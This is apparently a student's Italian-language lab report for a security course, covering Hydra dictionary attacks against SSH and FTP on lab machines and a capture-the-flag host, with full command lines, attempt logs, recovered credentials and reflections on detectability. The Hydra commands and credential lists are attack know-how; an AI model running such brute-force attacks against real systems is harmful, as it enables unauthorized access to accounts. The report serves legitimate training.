

Cyber Security Report



W14D4

11/10/2025

Autore :

Pace Massimiliano

email : efmpas@gmail.com

Indice :


- ° Introduzione pag. 1
- ° Spiegazione esercizio e svolgimento pag.1 - 6
- ° Conclusioni- Riflessioni pag. 7 - 9

INTRODUZIONE

- ° Pur avendo eseguito il test nella prova pratica di venerdì 10/10/25 ho deciso comunque di realizzare il report sull'esercitazione preimpostata da Eicode. Nell'esercitazione W14D4 si richiede un cracking ssh e ftp sia su Kali che Metasploit.

SPIEGAZIONE ESERCIZIO

- ° Step 1: creazione utente con user e pass : `sudo adduser test_user`
`user:test_user` `pass:testpass`
- ° Step 2 : configuriamo sshd abilitando l'accesso al root in ssh
`sudo nano /etc/ssh/sshd_config`
- ° Step 3: testiamo la connessione appena creata
`ssh test_user@ip_kali`



° Step 4 : per eseguire un attacco brute force abbiamo bisogno di un database di user e password che possa racchiudere in se delle liste ampie di parole che ci serviranno per provare il nostro hack. Scarichiamo la nostra lista seclists
sudo apt install seclists

° Step 5 : dopo aver scaricato seclists cerchiamo la posizione del nostro txt e diamo un occhiata a cio' che contiene cd /usr/share/seclists. Qui troveremo all'interno sia Usernames che Password

° Step 6 : scegliamo i nostri file txt


-xato-net-10-million-usernames.txt

-xato-net-10-million-


passwors-1000000.txt

° Step 7 : ora siamo pronti a utilizzare hydra

sudo hydra -l /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -p /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt ssh://192.168.50.100 -t4 -V



° Step 8 : Procediamo con il crack del servizio ftp su Metasploit. Installiamo vsftpd `sudo apt install vsftpd` facciamo partire il servizio `sudo service vsftpd start`



° Step 9 : modifichiamo i nostri file txt aggiungendo le nostre user e pass di Metasploit - msfadmin - così da essere sicuri di trovarle in tempi brevi.

° Step 10 : Dopo aver fatto la modifica dei file txt la ricerca e' stata tempestiva e hydra ha trovato subito l' abbinamento corretto fra user e password

The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is "kali@kali: /usr/share/seclists/Usernames". The terminal content shows the following steps:

```
kali@kali: ~$ cd /usr/share/seclists/Usernames
kali@kali: ~/Usernames$ ls
cirt-default-usernames.txt      Names          xato-net-10-million-usernames-dup.txt
CommonAdminBase64.txt           README.md      xato-net 10 million-usernames.txt
Honeypot-Captures               xap-default-usernames.txt
mssql-usernames-nanSh0u-guardicore.txt top-usernames-shortlist.txt

kali@kali: ~/Usernames$ sudo nano xato-net-10-million-usernames.txt
[sudo] password for kali:

kali@kali: ~/Usernames$ sudo hydra -L /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt ftp://192.168.50.101 -v
Hydra v9.5 (c) 2023 by van Hauser/IHC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-10-10 23:40:34
[DATA] max 2 tasks per 1 server, overall 2 tasks, 6295473590914 login tries (l:6295457/p:1000002), -4147736795457 tries per task
[DATA] attacking ftp://192.168.50.101:21

[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "msfadmin" - 1 of 6295473590914 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "123456" - 2 of 6295473590914 [child 1] (0/0)
[21][ftp] host: 192.168.50.101   login: msfadmin   password: msfadmin
[ATTEMPT] target 192.168.50.101 - login "info" - pass "msfadmin" - 1000003 of 6295473590914 [child 0] (0/0)
```

The terminal shows the Hydra command being run against an FTP service on port 21 of the host 192.168.50.101. It lists several password files and then prompts for the "kali" password. The output shows multiple failed login attempts followed by a successful login attempt where the user "msfadmin" is logged in with the password "msfadmin".

CONCLUSIONI -RIFLESSIONI

° NB. Ho avuto un problema e non sono riuscito a ritagliare le foto per dare più focus e più dettaglio alle schermate coi codici. Chiedo venia , risolverò presto questo spiacevole bug.

L'attività ha evidenziato quanto credenziali deboli o di default siano rapidamente individuabili usando wordlist note e le opzioni di parallelizzazione e verbose di Hydra.

È stato creato un account di test su Kali, abilitato il demone SSH, verificata la connessione e avviato un attacco a dizionario con Hydra su SSH utilizzando liste -L/-P, thread -t e output in tempo reale con -V.

Per FTP è stato installato e avviato vsftpd su Kali, replicando l'approccio di cracking con elenchi di credenziali per finalità di laboratorio controllato.

Lezioni apprese

La combinazione -L/-P con thread -t consente test sistematici ed efficienti, ma incrementa la probabilità di rilevazione tramite logging e controlli comportamentali.

Il flag -V è utile per validare rapidamente la correttezza delle wordlist e il flusso di tentativi durante i test. Pur consentendo di osservare ogni tentativo e confermare gli esiti, rende l'attacco rumoroso e facilmente tracciabile nei log.

SecLists è una dipendenza di fatto per esercizi di brute force controllati grazie all'ampiezza delle liste disponibili.

L'esercizio mi ha affascinato e divertito specialmente quello fatto nella lezione di pratica divisa in gruppi. Ma la curiosita' e l'ansia di bruciare le tappe mi fa sorgere molte domande. Ad oggi non riesco ancora ad unire i puntini per avere un quadro generale di come si possano utilizzare tutte queste pratiche nel mondo reale. L'inquietudine arriva dal fatto che ponendomi a freddo un hacking come quello di venerdì sera non sono ancora in grado mentalmente nell'arrivare alla soluzione pratica. Confido che con ancora più pratica e uno studio ancor più profondo si possano colmare queste mie lacune. Per ora mi affido alla maginetta di Padre Pio -...-

* allego foto anche dell'esercizio di pratica svolto venerdì.

```
kali@kali2023:~
```

```
Applications File Actions Edit View Help
```

```
[(kali㉿kali2023) ~] $ hydra -l oracle -P /usr/share/seclists/Passwords/Leaked-Databases/rockyou-05.txt -s 9001 lolz.gay ssh -V -I
```

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (<https://github.com/vanhauser-thc/thc-hydra>) starting at 2025-10-10 20:58:44

[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4

[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore

[DATA] max 13 tasks per 1 server, overall 13 tasks, 13 login tries (l:1/p:13), ~1 try per task

[DATA] attacking ssh://lolz.gay:9001/

[ATTEMPT] target lolz.gay - login "oracle" - pass "123456" - 1 of 13 [child 0] (0/0)

[ATTEMPT] target lolz.gay - login "oracle" - pass "12345" - 2 of 13 [child 1] (0/0)

[ATTEMPT] target lolz.gay - login "oracle" - pass "123456789" - 3 of 13 [child 2] (0/0)

[ATTEMPT] target lolz.gay - login "oracle" - pass "password" - 4 of 13 [child 3] (0/0)

[ATTEMPT] target lolz.gay - login "oracle" - pass "iloveyou" - 5 of 13 [child 4] (0/0)

[ATTEMPT] target lolz.gay - login "oracle" - pass "princess" - 6 of 13 [child 5] (0/0)

[ATTEMPT] target lolz.gay - login "oracle" - pass "12345678" - 7 of 13 [child 6] (0/0)

[ATTEMPT] target lolz.gay - login "oracle" - pass "123456789" - 8 of 13 [child 7] (0/0)

[ATTEMPT] target lolz.gay - login "oracle" - pass "abc123" - 9 of 13 [child 8] (0/0)

[ATTEMPT] target lolz.gay - login "oracle" - pass "nicole" - 10 of 13 [child 9] (0/0)

[ATTEMPT] target lolz.gay - login "oracle" - pass "daniel" - 11 of 13 [child 10] (0/0)

[ATTEMPT] target lolz.gay - login "oracle" - pass "babygirl" - 12 of 13 [child 11] (0/0)

[ATTEMPT] target lolz.gay - login "oracle" - pass "monkey" - 13 of 13 [child 12] (0/0)

[9001] [ssh] host: lolz.gay login: oracle password: babygirl

1 of 1 target successfully completed, 1 valid password found

[WARNING] Writing restore file because 1 final worker threads did not complete until end.

[ERROR] 1 target did not resolve or could not be connected

[ERROR] 0 target did not complete

Hydra (<https://github.com/vanhauser-thc/thc-hydra>) finished at 2025-10-10 20:58:49

```
[(kali㉿kali2023) ~] $ ssh oracle@lolz.gay
```

The authenticity of host 'lolz.gay (129.152.2.99)' can't be established.

ED25519 key fingerprint is SHA256:Lw07goIHtRl6Ok8H0tIU6DHDW4dWV/kPZ7hUelnKXw.

This key is not known by any other names.

Are you sure you want to continue connecting (yes/no/[fingerprint])? y

Please type 'yes', 'no' or the fingerprint: y

Please type 'yes', 'no' or the fingerprint: yes

Warning: Permanently added 'lolz.gay' (ED25519) to the list of known hosts.

oracle@lolz.gay: Permission denied (publickey,gssapi-keyex,gssapi-with-mic).

```
[(kali㉿kali2023) ~] $ 9001:oracle@lolz.gay
```

9001:oracle@lolz.gay: command not found

```
[(kali㉿kali2023) ~]
```

```
kali@kali2023:~
```

```
File Actions Edit View Help
```

```
[(kali㉿kali2023) ~] $ 9001:oracle@lolz.gay
```

9001:oracle@lolz.gay: command not found

```
[(kali㉿kali2023) ~] $ ssh:9001 oracle@lolz.gay
```

ssh:9001: command not found

```
[(kali㉿kali2023) ~] $ ssh oracle@lolz.gay
```

oracle@lolz.gay: Permission denied (publickey,gssapi-keyex,gssapi-with-mic).

```
[(kali㉿kali2023) ~] $ ssh oracle@lolz.gay:9001
```

ssh: Could not resolve hostname lolz.gay:9001: Name or service not known

```
[(kali㉿kali2023) ~] $ ssh oracle@lolz.gay
```

oracle@lolz.gay: Permission denied (publickey,gssapi-keyex,gssapi-with-mic).

```
[(kali㉿kali2023) ~] $ ssh oracle@lolz.gay:9001
```

ssh: Could not resolve hostname lolz.gay:9001: Name or service not known

```
[(kali㉿kali2023) ~] $ ssh -p 9001 oracle@lolz.gay
```

The authenticity of host '[lolz.gay]:9001 ([129.152.2.99]:9001)' can't be established.

ED25519 key fingerprint is SHA256:AwS9fhDzP/pl3rC4Uqna5oXl3TUV0jZaRlf2LAefsSE.

This key is not known by any other names.

Are you sure you want to continue connecting (yes/no/[fingerprint])? yes

Warning: Permanently added '[lolz.gay]:9001' (ED25519) to the list of known hosts.

oracle@lolz.gay's password:

Linux kali 6.12.33+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.12.33-1kali1 (2025-06-25) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

Last login: Fri Oct 10 14:59:48 2025 from 127.0.0.1

Could not chdir to home directory /home/oracle: No such file or directory

flag{Congratulation\$_oracle!!}

Connection to lolz.gay closed.

```
[(kali㉿kali2023) ~] $
```